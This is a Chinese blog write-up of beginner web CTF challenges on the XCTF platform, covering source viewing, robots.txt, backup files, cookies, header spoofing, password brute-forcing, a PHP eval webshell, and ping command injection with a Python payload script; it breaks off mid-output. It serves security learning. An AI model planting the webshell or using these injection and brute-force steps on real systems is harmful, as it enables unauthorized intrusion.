

# 《攻防世界》Web新手题总结

原创

永往直前yong 于 2019-09-28 16:57:42 发布 25980 收藏 150

版权声明：本文为博主原创文章，遵循 [CC 4.0 BY-SA](https://creativecommons.org/licenses/by-sa/4.0/) 版权协议，转载请附上原文出处链接和本声明。

本文链接：[https://blog.csdn.net/weixin\\_43460822/article/details/101596267](https://blog.csdn.net/weixin_43460822/article/details/101596267)

版权

这一周我一直在攻防世界上做web新手题，今天刚刚做完，特意写篇博客来做一下总结。下面就开始写我的解题过程。

先把所有题目贴出来



Web新手题一共有12道题，分别是

- view\_source
- get\_post
- robots
- backup
- cookie
- disabled\_button
- simple\_js
- xff\_referer
- weak\_auth
- webshell
- command\_execution
- simple\_php

=====

## 一、view\_source

# view\_source


 14 最佳Writeup由Healer\_aptx • Anchorite提供

难度系数： 1.0

题目来源：[Cyberpeace-n3k0](#)

题目描述：X老师让小宁同学查看一个网页的源代码，但小宁同学发现鼠标右键好像不管用了。

题目场景： <http://111.198.29.45:43420>

 [删除场景](#)

倒计时：03:59:50 [延时](#)

题目附件：暂无

[https://blog.csdn.net/weixin\\_43460822](https://blog.csdn.net/weixin_43460822)

查看网页源代码的方式有4种，分别是：1、鼠标右击会看到“查看源代码”，这个网页的源代码就出现在你眼前了；2、可以使用快捷Ctrl+U来查看源码；3、在地址栏前面加上view-source，如view-source: <https://www.baidu.com>；4、浏览器的设置菜单框中，找到“更多工具”，然后再找开发者工具，也可以查看网页源代码。

这道题明显考查查看源代码的方式，虽然不能通过鼠标右键的方式来查看，但是可以通过上面其他方式查看。



这里只举通过view-source来查看，其他方式你们自己去尝试。

在地址前面加上view-source,效果如下图：

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4     <meta charset="UTF-8">
5     <title>Where is the FLAG</title>
6 </head>
7 <body>
8 <script>
9 document.oncontextmenu=new Function("return false")
10 document.onselectstart=new Function("return false")
11 </script>
12
13
14 <h1>FLAG is not here</h1>
15
16
17 <!-- cyberpeace{7f26e057a08a433d0147937622d87676} -->
18
19 </body>
20 </html>
```

[https://blog.csdn.net/weixin\\_43460822](https://blog.csdn.net/weixin_43460822)


所应就可以得到了flag，flag值为： cyberpeace{7f26e057a08a433d0147937622d87676}

## 二、get\_post



The screenshot shows a CTF challenge interface with a dark theme. At the top left, there is a '返回' (Return) button with a left-pointing arrow. To its right is a star icon and a timer showing '本题用时: 1时46分17秒'. Below this, the challenge title 'get\_post' is displayed next to a thumbs-up icon and the number '7', followed by the text '最佳Writeup由神秘人·柒爷提供'. The '难度系数' (Difficulty Coefficient) is shown as a yellow star icon with the value '1.0'. The '题目来源' (Source) is 'Cyberpeace-n3k0'. The '题目描述' (Description) reads: 'X老师告诉小宁同学HTTP通常使用两种请求方法, 你知道是哪两种吗?'. The '题目场景' (Scenario) is 'http://111.198.29.45:48280'. Below the scenario is a blue progress bar and a red '删除场景' (Delete Scenario) button. A timer shows '倒计时: 03:59:48' with a '延时' (Extend) button. At the bottom left, it says '题目附件: 暂无' (No attachments). At the bottom right, there is a URL: 'https://blog.csdn.net/weixin\_43460822'.


http的两种请求方式是get和post, 比如我用通过通过这两种方式传参, 分别传a=1和b=2。get的请求方式是通过在网址后面加上“? a=1&b=2”,例如: <https://adworld.xctf.org.cn/task/answer?a=1&b=2>  
post传参的话通过hackbug, 在下面的解题中, 会给出方法。



# 请用GET方式提交一个名为a,值为1的变量

[https://blog.csdn.net/weixin\\_43460822](https://blog.csdn.net/weixin_43460822)

我们在网址后面加上"?a=1".例: 119.198.29.45: 48280? a=1。




# 请用GET方式提交一个名为a,值为1的变量

# 请再以POST方式随便提交一个名为b,值为2的变量

[https://blog.csdn.net/weixin\\_43460822](https://blog.csdn.net/weixin_43460822)

post方式提交的话,我们要用到hackbug,如下:



[https://blog.csdn.net/weixin\\_43460822](https://blog.csdn.net/weixin_43460822)

# 请用GET方式提交一个名为a,值为1的变量

# 请再以POST方式随便提交一个名为b,值为2的变量

cyberpeace{7fbfccb395244ac5e90120197e55396c}

[https://blog.csdn.net/weixin\\_43460822](https://blog.csdn.net/weixin_43460822)

得到flag。flag=cyberpeace{7fbfccb395244ac5e90120197e55396c}

### 三、robots

**robots** 👍 11 最佳Writeup由MOLLMY提供

难度系数：★ 1.0

题目来源：Cyberpeace-n3k0

题目描述：X老师上课讲了Robots协议，小宁同学却上课打了瞌睡，赶紧来教教小宁Robots协议是什么吧。

题目场景：🖥️ http://111.198.29.45:59411

删除场景

倒计时：03:59:44 延时

题目附件：暂无

[https://blog.csdn.net/weixin\\_43460822](https://blog.csdn.net/weixin_43460822)

robots是网站跟爬虫间的协议，用简单直接的txt格式文本方式告诉对应的爬虫被允许的权限，也就是说robots.txt是搜索引擎中访问网站的时候要查看的第一个文件。当一个搜索蜘蛛访问一个站点时，它会首先检查该站点根目录下是否存在robots.txt，如果存在，搜索机器人就会按照该文件中的内容来确定访问的范围；如果该文件不存在，所有的搜索蜘蛛将能够访问网站上所有没有被口令保护的页面。

我们可以查看robots.txt文件，看看里面有什么内容

111.198.29.45:59411/robots.txt

Most Visited Getting Started Kali Linux Kali Training Kali Tools

```
User-agent: *  
Disallow:  
Disallow: f1ag_1s_h3re.php
```

[https://blog.csdn.net/weixin\\_43460822](https://blog.csdn.net/weixin_43460822)

robots里的文件不可自己爬取。但我们可以手动打开。

111.198.29.45:59411/f1ag\_1s\_h3re.php

Most Visited Getting Started Kali Linux Kali Training Kali Tools

```
cyberpeace{b987e25963e908e2b879bed7657765f4}
```

[https://blog.csdn.net/weixin\\_43460822](https://blog.csdn.net/weixin_43460822)

### 四、backup


backup  3 最佳Writeup由 **话求** · 樱宁提供

难度系数： 1.0

题目来源：[Cyberpeace-n3k0](#)

题目描述：X老师忘记删除备份文件，他派小宁同学去把备份文件找出来,一起来帮小宁同学吧！


题目场景： <http://111.198.29.45:55603>

 [删除场景](#)

倒计时：03:59:49 [延时](#)


题目附件：暂无 [https://blog.csdn.net/weixin\\_43460822](https://blog.csdn.net/weixin_43460822)

常见的备份文件后缀名为.bak



你知道index.php的备份文件名吗？

[https://blog.csdn.net/weixin\\_43460822](https://blog.csdn.net/weixin_43460822)



正在打开 index.php.bak

您选择了打开：

-  **index.php.bak**  
文件类型：备份文件 (500 字节)  
来源：http://111.198.29.45:55603

您想要 Firefox 如何处理此文件？

- 打开，通过(O) Leafpad (默认)
- 保存文件(S)

以后自动采用相同的动作处理此类文件。(A)

取消

确定

[https://blog.csdn.net/weixin\\_43460822](https://blog.csdn.net/weixin_43460822)

打开便看到flag

```
<html>
<head>
  <meta charset="UTF-8">
  <title>备份文件</title>
  <link href="http://libs.baidu.com/bootstrap/3.0.3/css/bootstrap.min.css" rel="stylesheet" />
  <style>
    body{
      margin-left:auto;
      margin-right:auto;
      margin-TOP:200PX;
      width:20em;
    }
  </style>
</head>
<body>
<h3>你知道index.php的备份文件名吗? </h3>
<?php
$flag="Cyberpeace{855A1C4B3401294CB6604CCC98BDE334}"
?>
</body>
</html>
```

[https://blog.csdn.net/weixin\\_43460822](https://blog.csdn.net/weixin_43460822)

## 五、cookie

返回  本题用时: 11分12秒

### cookie

最佳Writeup由 **神秘人·柒爷** 提供

难度系数:  **1.0**

题目来源: [Cyberpeace-n3k0](#)

题目描述: X老师告诉小宁他在cookie里放了些东西,小宁疑惑地想:‘这是夹心饼干的意思’

题目场景:  <http://111.198.29.45:32975>

 [删除场景](#)

倒计时: 03:59:54 [延时](#)

题目附件: 暂无

[https://blog.csdn.net/weixin\\_43460822](https://blog.csdn.net/weixin_43460822)

Cookie是保存在客户端的纯文本文件。比如txt文件。所谓的客户端就是我们自己的本地电脑。当我们使用自己的电脑通过浏览器进行访问网页的时候,服务器就会生成一个证书并返回给我的浏览器并写入我们的本地电脑。这个证书就是cookie。一般来说

cookie都是服务器端写入客户端的纯文本文件。

我们用burp来查看该网址的cookie值。

```
Raw Params Headers Hex
GET / HTTP/1.1
Host: 111.198.29.45:32975
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Cookie: look-here=cookie.php
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

[https://blog.csdn.net/weixin\\_43460822](https://blog.csdn.net/weixin_43460822)

发现有个cookie.php文件，尝试打开

## See the http response

[https://blog.csdn.net/weixin\\_43460822](https://blog.csdn.net/weixin_43460822)

我们打开开发者工具查看http response

```
cookie.php
bootstrap.min.css

Status Code: 200 OK
Remote Address: 111.198.29.45:32975
Referrer Policy: no-referrer-when-downgrade

Response Headers view source
Connection: Keep-Alive
Content-Encoding: gzip
Content-Length: 253
Content-Type: text/html
Date: Sat, 28 Sep 2019 02:19:54 GMT
flag: cyberpeace{b9b5cdb98d2a1183f5e0bb296efef794}
Keep-Alive: timeout=5, max=100
```

[https://blog.csdn.net/weixin\\_43460822](https://blog.csdn.net/weixin_43460822)

## 六、disabled\_button

难度系数：★ 1.0

题目来源：Cyberpeace-n3k0

题目描述：X老师今天上课讲了前端知识，然后给大家一个不能按的按钮，小宁惊奇地发现这个按钮按不下去，到底怎么才能按下去呢？

题目场景： http://111.198.29.45:49046

删除场景

倒计时：03:59:05

延时

题目附件：暂无

[https://blog.csdn.net/weixin\\_43460822](https://blog.csdn.net/weixin_43460822)

打开效果

一个不能按的按钮

打开开发者工具

```
<html>
  <head> ... </head>
  <body>
    <h3>一个不能按的按钮</h3>
    <form action="" method="post">
      <input class="btn btn-default" disabled="" style="height:50px;width:200px;" value="flag"
        name="auth" type="submit">
    </form>
  </body>
</html>
```

[https://blog.csdn.net/weixin\\_43460822](https://blog.csdn.net/weixin_43460822)

disabled 属性规定应该禁用 input 元素。

被禁用的 input 元素既不可用，也不可点击。可以设置 disabled 属性，直到满足某些其他的条件为止（比如选择了一个复选框等等）。然后，就需要通过 JavaScript 来删除 disabled 值，将 input 元素的值切换为可用。

删掉" disable="" "后便可点击按钮，点击后效果如下

一个不能按的按钮

cyberpeace{606bf05e1d8beb2a42112c7e18a4013b}


## 七、simple\_js



The screenshot shows a CTF challenge interface for 'simple\_js'. At the top, it has a title 'simple\_js' with a thumbs-up icon and the number '103', and a note '最佳Writeup由Venom • IceM提供'. Below the title, the difficulty is '1.0' (indicated by a star icon), the source is 'root-me', and the description is '小宁发现了一个网页，但却一直输不对密码。(Flag格式为 Cyberpeace{xxxxxxxx})'. The challenge scenario is 'http://111.198.29.45:41190'. There is a progress bar, a '删除场景' (Delete Scenario) button, and a timer showing '01:55:59' with a '延时' (Extend) button. The attachments section is empty. A URL 'https://blog.csdn.net/weixin\_43460822' is visible at the bottom right.

打开题目网址试试：

一来要输入密码，随便输入123。



The screenshot shows a dialog box titled 'Enter password'. It contains a text input field with the value '123'. Below the input field are two buttons: '取消' (Cancel) and '确定' (Confirm). A URL 'https://blog.csdn.net/weixin\_43460822' is visible at the bottom right.



查看源码

```

2 <html>
3 <head>
4 <title>JS</title>
5 <script type="text/javascript">
6 function dechiffre(pass_enc){
7   var pass = "70,65,85,88,32,80,65,83,83,87,79,82,68,32,72,65,72,65";
8   var tab = pass_enc.split(',');
9   var tab2 = pass.split(',');var i,j,k,l=0,m,n,o,p="";i=0;j = tab.length;
10  k = j + (l) + (n=0);
11  n = tab2.length;
12  for(i = (o=0); i < (k = j = n); i++){o = tab[i-l];p += String.fromCharCode((o = tab2[i]));
13    if(i == 5)break;}
14  for(i = (o=0); i < (k = j = n); i++){
15    o = tab[i-l];
16    if(i > 5 && i < k-1)
17      p += String.fromCharCode((o = tab2[i]));
18  }
19  p += String.fromCharCode(tab2[17]);
20  pass = p;return pass;
21 }
22 String.fromCharCode(dechiffre("%x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30"));
23
24 h = window.prompt('Enter password');
25 alert( dechiffre(h) );
26
27 </script>
28 </head>
29
30 </html>
31

```

https://blog.csdn.net/weixin\_43460822


我也不知道该如何做。接下来的做法是参考大佬的:

看到

\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30"想到把\x转换为%，将字符串转换为URL编

码，%35%35%2c%35%36%2c%35%34%2c%37%39%2c%31%31%35%2c%36%39%2c%31%31%34%2c%31%31%36%2c%31%30%37%2c%34%39%2c%35%30

用burp 解码得：55,56,54,79,115,69,114,116,107,49,50



https://blog.csdn.net/weixin\_43460822

将这串数字进行ASCII码转换得：786OsErtk12

根据提示flag格式为Cyberpeace{xxxxxxx}，提交Cyberpeace{786OsErtk12}得到正确答案。

## 八、xff\_referer

### xff\_referer

最佳Writeup由 **话求** • DengZ 提供

难度系数：**★ 1.0**

题目来源：**Cyberpeace-n3k0**

题目描述：X老师告诉小宁其实xff和referer是可以伪造的。

题目场景：**http://111.198.29.45:56976**

倒计时：03:59:42 **延时**

删除场景

题目附件：暂无

[https://blog.csdn.net/weixin\\_43460822](https://blog.csdn.net/weixin_43460822)

xff:是X-Forwarded-For的简写，用来识别通过HTTP代理或负载均衡方式连接到Web服务器的客户端最原始的IP地址的HTTP请求头字段。

referer:是告诉服务器我是从哪个地方来的

这道题跟今年强网杯web第一题基本一样，只有去增加或者修改xff和referer的值即可用burp解题如下：

ip地址必须为123.123.123.123

构造X-Forwarded-For=123.123.123.123

Name	Value	
GET	/api/users/unread_message HTTP/1.1	Add
Host	adworld.xctf.org.cn	Remove
User-Agent	Mozilla/5.0 (X11; Linux x86_64; rv:60.0) G...	Up
Accept	application/json, text/plain, */*	Down
Accept-Language	zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0...	
Accept-Encoding	gzip, deflate	
Referer	https://adworld.xctf.org.cn/task/answer?ty...	
X-CSRF-Token	lmM5MDkxOTNmYmVjM2ZlZlJmNTJkYmM...	
Cookie	session=dfea4cf3-9903-4b1d-a6dd-4c343...	
Connection	close	
X-Forwarded-For	123.123.123.123	

[https://blog.csdn.net/weixin\\_43460822](https://blog.csdn.net/weixin_43460822)

```
</head>
<body>
  <p id="demo">ip地址必须为123.123.123.123</p>
```

```
<script>document.getElementById("demo").innerHTML="必须来自https://www.google.com";</script></body></html>
```

[https://blog.csdn.net/weixin\\_43460822](https://blog.csdn.net/weixin_43460822)

构造referer:https://www.google.com

Name	Value
GET	/ HTTP/1.1
Host	111.198.29.45:56976
User-Agent	Mozilla/5.0 (X11; Linux x86_64; rv:60.0) G...
Accept	text/html,application/xhtml+xml,application...
Accept-Language	zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5...
Accept-Encoding	gzip, deflate
Cookie	look-here=cookie.php
Connection	close
Upgrade-Insecure-R...	1
Cache-Control	max-age=0
X-Forwarded-For	123.123.123.123
referer	https://www.google.com

```
TML="必须来自https://www.google.com";</script>
```

```
<script>document.getElementById("demo").innerHTML="cyberpeace{79d57e470056812024b73b8a9c21743d}";</script></body></html>
```

[https://blog.csdn.net/weixin\\_43460822](https://blog.csdn.net/weixin_43460822)

## 九、weak\_auth

### weak\_auth

最佳Writeup由小太阳的温暖提供

难度系数：★ 1.0

题目来源：Cyberpeace-n3k0

题目描述：小宁写了一个登陆验证页面，随手就设了一个密码。

题目场景： http://111.198.29.45:41873

倒计时：03:59:23 延时 删除场景

题目附件：暂无

此题考查弱口令，进入题目，原来是道暴力破解题  
暴力破解适合题目类型：登录密码较为简单，且不会限制登录次数

## Login

username

password

login

reset

https://blog.csdn.net/weixin\_43460822

用brup爆破，根据字节长度不同，就可知道密码。brup爆破缺点就是找到密码后还在不断尝试，知道字典用完。我觉得如果会写python脚本来爆破的话，效率肯定比brup好。

Request ^	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	434	
1	123456789	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
2	a123456	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
3	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	437	
4	a123456789	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
5	1234567890	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
6	woaini1314	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
7	qq123456	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
8	abc123456	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
9	123456a	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
10	123456789a	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
11	147258369	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
12	zxcvbnm	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
13	987654321	200	<input type="checkbox"/>	<input type="checkbox"/>	434	
14	12345678910	200	<input type="checkbox"/>	<input type="checkbox"/>	434	

Request Response

Raw Headers Hex HTML Render

```
<meta charset="UTF-8">
<title>weak auth</title>
</head>
<body>cyberpeace {b29a5bdec300cdfcd922a45e0bd57ab9}
  <!--maybe you need a dictionary-->
</body>
</html>
```

https://blog.csdn.net/weixin\_43460822

## 十、webshell

webshell 9 最佳Writeup由 **话求** · DengZ提供

难度系数： 1.0

题目来源：[Cyberpeace-n3k0](#)

题目描述：小宁百度了php一句话,觉着很有意思,并且把它放在index.php里。

题目场景： http://111.198.29.45:45692

删除场景

倒计时：03:59:24 延时

题目附件：暂无


[https://blog.csdn.net/weixin\\_43460822](https://blog.csdn.net/weixin_43460822)

## 你会使用webshell吗？


```
<?php @eval($_POST['shell']);?>
```

[https://blog.csdn.net/weixin\\_43460822](https://blog.csdn.net/weixin_43460822)

这道题明显考查后门的利用，对于这道题我们用菜刀工具。



一连接服务器，就看到flag.txt



打开便可拿到flag值

```
cyberpeace {7080b946590cbf352e487ba7f75d00d5}
```

## 十一、command\_execution(命令执行)

### command\_execution

最佳Writeup由pinepple提供

难度系数：★ 1.0

题目来源：Cyberpeace-n3k0

题目描述：小宁写了个ping功能,但没有写waf,X老师告诉她这是非常危险的，你知道为什么吗

题目场景： http://111.198.29.45:55999

删除场景

倒计时：03:59:30

题目附件：暂无

[https://blog.csdn.net/weixin\\_43460822](https://blog.csdn.net/weixin_43460822)

ping命令常常会存在命令注入漏洞，如我们可以用127.0.0.1&&ls 来测试

# PING

请输入需要ping的地址

PING

[https://blog.csdn.net/weixin\\_43460822](https://blog.csdn.net/weixin_43460822)

```
ping -c 3 127.0.0.1&&ls
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.068 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.048 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.051 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.048/0.055/0.068/0.012 ms
index.php
```

[https://blog.csdn.net/weixin\\_43460822](https://blog.csdn.net/weixin_43460822)

看到除了执行ping命令，而且执行ls命令  
用脚本找到flag位置

```
import requests
```

```
url = "http://111.198.29.45:38835/"
```

```
list = ['bin', 'boot', 'dev', 'etc', 'home', 'lib', 'lib64', 'media', 'mnt', 'opt', 'proc', 'root', 'run', 'run.sh', 'sbin', 'srv', 'sys', 'tmp', 'usr', 'var']
```

```
for i in list:
```

```
    payload = {"target": "127.0.0.1 | ls ../../../../%s" % i}
```

```
    res = requests.post(url, data=payload).text
```

```
    if "flag" in res:
```

```
        print("current: ", i)
```

```
        break
```

找到flag位置在home目录下

```
root@kali:~/0dysseus# python findFlag.py
current: home
root@kali:~/0dysseus#
```

进去home目录下看看，构造命令127.0.0.1&&ls ../../../../../../home/

```
ping -c 3 127.0.0.1&&ls ../../../../../../home/
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.037 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.031 ms
